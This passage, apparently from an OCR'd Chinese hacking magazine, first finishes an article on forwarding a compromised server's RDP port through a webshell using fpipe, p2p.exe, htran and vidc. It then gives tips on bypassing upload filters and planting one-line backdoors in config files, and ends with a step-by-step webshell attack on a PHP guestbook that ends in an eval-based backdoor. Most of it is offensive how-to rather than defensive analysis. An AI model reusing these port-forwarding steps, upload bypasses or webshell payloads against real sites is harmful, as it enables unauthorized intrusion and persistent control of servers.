


图10

第二步：上传Fpipe进行端口转发，在ASP中执行如下命令：“**fpipe.exe –l 21 –r 3389 127.0.0.1** ”，将服务器的3389端口映射到本地的21端口中。然后打开终端连接：“服务器IP:21”，还真出现了登录窗口。输入管理员名称及密码，但就在刚刚打开界面的时候，却出现了错误，如图10所示，数据加密错误！再次连接，连远程的登录窗口也不出现了，直接出现错误提示，难道21端口不能转发终端的数据？

用taskkill杀掉Fpipe的进程，上传另一个端口转向工具p2p.exe，执行如下命令：“**p2p.exe –l 21 –T 127.0.0.1 –t 3389**”，再次用终端连接：“服务器IP:21”，登录成功。在其中运行了很长时间，也没有出现错误，看来21端口可以转发终端数据！

说到本地的端口映射，偶一开始因为急功心切，以致于舍近求远了！因为前面提到的Htran和Vidc都具有本地端口转发的功能，先来看一下Htran.exe的本地端口映射语句：“htran.exe –Tran 21 127.0.0.1 3389”，运行后就把本地的3389端口映射到21端口了。再来看Vidc的本地TCP映射语句格式：“mtcpl <应用服务地址:应用服务端口> <映射端口>”，那么vidc2.ini文件内容则修改为：“mtcpl 127.0.0.1:3389 21”，然后运行服务器端的Vidc2.exe，即可将服务器的3389端口映射到21端口，如图11所示，其中的21端口就是由vidc2开启的，用终端连接服务器的21端口同样登录进服务器的终端。




图11

来来回回对服务器的终端正向、反向连接了四五次，也有些累了，就到此为止吧。在收场之前，先用Taskkill释放一下内存，减少服务器的压力，再就是用“net start msftpsvc”启动FTP服务，不然好友生气了，可是很不好DI。

[文章里用到的工具fpipe.exe、htran.exe、p2p.exe、vidc2.0已收录在本期光盘中。]

编辑点评：作者写了对几个端口转向小工具的试用体会，很好的文章。不过，应当再深入一点，其实这几个小工具完全可以做到三台机器之间的端口转发（要求其中一台不能上网），作者只是写到了两台的转发。还有一点要注意的是，像本机的3389转80或3389转21，如果此时21和80有其它ip访问的话，会影响到转发效果，本机端口复用转发一定要眼疾手快抢在别人前面，才能保证成功率哟。

[雕虫小技之脚本专辑]

判断操作系统的时候，有的时候可以利用系统特性的。改变文件大小写譬如访问index.PHP和index.php，如果返回的是一样的，大部分都是windows系统，如果其中一个显示404错误，就可能是*inx类系统了。

如果对方是windows服务器，但是支持多种脚本的话，就可以在一些控制上传的地方添加上传其他的脚本后缀名字，就可以饶过上传的限制啦！譬如在Discuz后台里添加cer格式的文件，一般可以在windows环境下拿到webshell的哦！

在后台设置中如果因为找不到备份数据库等而得不到shell，可以看看一些站点设置，如果那些设置是保存在config.asp等文件中的话，就可以通过在一些设置选项里插入一句话后门来得到webshell，譬如有个站点名称是保存在config.asp里的，而且是可以在后台设置的，那我们就可以提交。

从一款留言本获得webshell的分析与思路

剑心[B.C.T]

留言本对于大家来说，也许比一些整站程序更难入侵，因为它本身的功能是很少的。有一句话是最少的服务等于最大的安全，特别是在asp+access的情况下，获得留言本的webshell是很难的事情，因为即使我们能通过漏洞得到它的密码，也不会有后台的功能如数据库备份等来给我们得到webshell的机会，唯一的希望就是数据库格式是asp的，然后插马，不过大家也知道这需要的条件是很多的。但是对于Php环境下的留言本就不一样了，因为它比较小和方便，所以一般不会用Mysql数据库，而是采用文本数据库，再加上Php为我们提供的丰富的函数，呵呵，这就给我们通过留言本获得webshell带来了希望。这里我就介绍自己分析一款留言本获得webshell的经过。

好心情留言本是一款多用户的基于文本数据库的留言本，但也存在重大的安全问题，通过一些操作就能得到webshell。我们来看下它是如何存储用户数据的。在Data目录下，用户名.php用于保存用户密码等信息，用户名.inc文件存储用户留言数据，当申请用户的时候就会创建这两个文件，看看建立用户的代码是怎么写的吧：

```
elseif($_GET[action] == "register"){
session_start();
if(isset($_POST['submit'])){
$name = $_POST['username'];
$users = $cfg[DataDir].$name.".php";
if(file_exists($users)){
showmsg("已经有这个用户了!换另外一个名字吧!  ");
exit;
}
$a = writeuser($users,"w");

为节约篇幅另外代码省略了。
```

再看lib/system.php里的writeuser函数：

```
function writeuser($line,$mod="w"){
global $_POST,$_GET;
$submit = $_POST['submit'];
$title = trim($_POST['title']);
$data=fopen($line,$mod)or die("请将数据目录设为可读写!");
@fwrite($data,"<?\n");
@fwrite($data,"\$cfg['username'] =\"$username\";\n");
```

它是把用户的资料写到data/用户名.php里面，呵呵。按照平时分析asp的思路是不是有空子可以钻了？不过在Php里是很郁闷的。你还要注意Php的一个特殊特性，当Php.ini里设置magic_quotes_gpc = On的时候，我们提交的"和'等都会被加上\变成\'和\"这样的形式，已经变成普通字符了，也就是说我们提交的东西如果被放在""之间的话，我们是没有任何空子可以钻的。我们来看看上面它怎么写的写入语句吧：@fwrite($data,"\$cfg['username'] =\"$username\";\n");，果然是都放在"里了；打开用户名.php里一看，果然都是作为字符串处理的！提交Php语句也成为字符串的一部分了！我那个郁闷哟！这里没有成功，但是作为一个过程我还是提出来了，因为我看了一些其它的文本数据库的程序，并不是每个变量都会作为字符串处理的！

失望了？继续吧！代码没有看完是不能放弃的！我们知道，要在php里执行我们的语句，除了直接放到php文件里，还可以用include等方式包含进来的，相信很多同志也曾这样隐藏过webshell。所以我们的思路有一点点改变，继续发掘！这里我又发现了一个能查看任意用户资料的漏洞，包括密码哦！这个应该属于逻辑漏洞，看看代码先：

```
elseif($_GET[action] == "modify"){
session_start();
if(session_is_registered('bookname')){        //注意这里哦，判断用户有没有登录//
if($_SESSION['bookname'] == $_POST['username']){
//注意这个if语句，当我们提交index.php?action=modify&user=斑竹用户名的时候，$_POST['username']是肯定为空的，所以这后面的语句是不执行的//
$user = $_POST['username'];
$line = $cfg[DataDir].$user.".php";
$a = writeuser($line,"w");
if($a !==FALSE){
$myurl = "$PHP_SELF?user=$user";
showmsg("修改配置文件成功!");
exit;
exit;
}else{
showmsg("修改配置文件失败!");
}
include_once ( $cfg[DataDir].$user.".php");
modifys($cfg);
}
}else{
$myurl = $PHP_SELF;showmsg("你没有权限进入!或者你还没有登录!");
exit;
}
$user = $_GET['user'];            //呵呵，可以看资料了//
include_once ( $cfg[DataDir].$user.".php");
$daohang = "修改资料";
Myheader();
modifys($cfg);
copyright();
}
```

看到没有哦，提交一个url后可以看斑竹的资料的！如图1所示。




图1

那么得到斑竹密码之后有什么用呢？我们把所有用户删除之后（有点毒辣，但为了 webshell，请原谅我吧！删除用户数据本身是漏洞的一部分），就可以重新设置站点了！不过后台能直接写 webshell？悲伤地告诉大家：还是不能。分析了一下那个 config.php，发现跟用户名.php 是一样处理的，所有的数据全部在字符串里。但是我们注意一个东西，可以设置用户数据等目录，在 css 之外还有个 lib/picdata.php 是可以设定的，在 lib/ubbcode.php 的 ubb 函数里有这样一段函数：

```
function ubb($post, $allow = array('pic' => 1, 'flash' =>
1, 'fontsize' => 1))
{
global $picimg_path,$picfile,.....
if($allow['pic']){
if(file_exists($picfile)){
require_once ($picfile);
$post =    mypic($post);
```

呵呵，它的 picfile 也就是我们设置的 lib/picdata.php，在 config.php 里定义的，一开始就会被 include 进去。那么如果我们把这个 $picfile 的内容改成我们能控制的一个文件的话，不就 OK 了？嘿嘿！什么文件我们能控制呢？就是我们申请留言的时候的用户名.inc 文件啊！我们看看发帖的时候写文件是怎么写的哦！

```
function addmsg(){
global $_POST,$_GET,$cfg;
$user = $_GET['user'];

if($_GET['action']=="add"){
$user = trim($user);
if(isset($_POST['submit'])){
$name = trim($_POST['name']);

$writemsg="$messages|!:!|$name|!:!|$sex|!:!|$addmail|!:!
|$homeurl|!:!|$oicq|!:!|$ip|!:!|$time|!:!|$face|!:!|$hide|!:!|";
write($writemsg);
```

哈哈，是没有被任何的 " 和 ' 什么处理的，用的是|!:!|分割的哦！知道怎么拿 webshell 了吧！我们把心情符转换文件(UBB)的路径设置为 data/badegg.inc，如图 2 所示。




图 2

保存之后，去申请一个 badegg 的用户，然后发表留言吧！如图 3 所示，用户名字写入一句话木马<? eval($_POST[a])?>吧！发表后我们的后门地址也就得到了，就是 http://127.0.0.1/php/hxqbook10/index.php?user=badegg 这个页面哦！呵呵，看看效果吧，用客户端提交后如图 4 所示！呵呵，终于拿到 webshell 了！




图 3

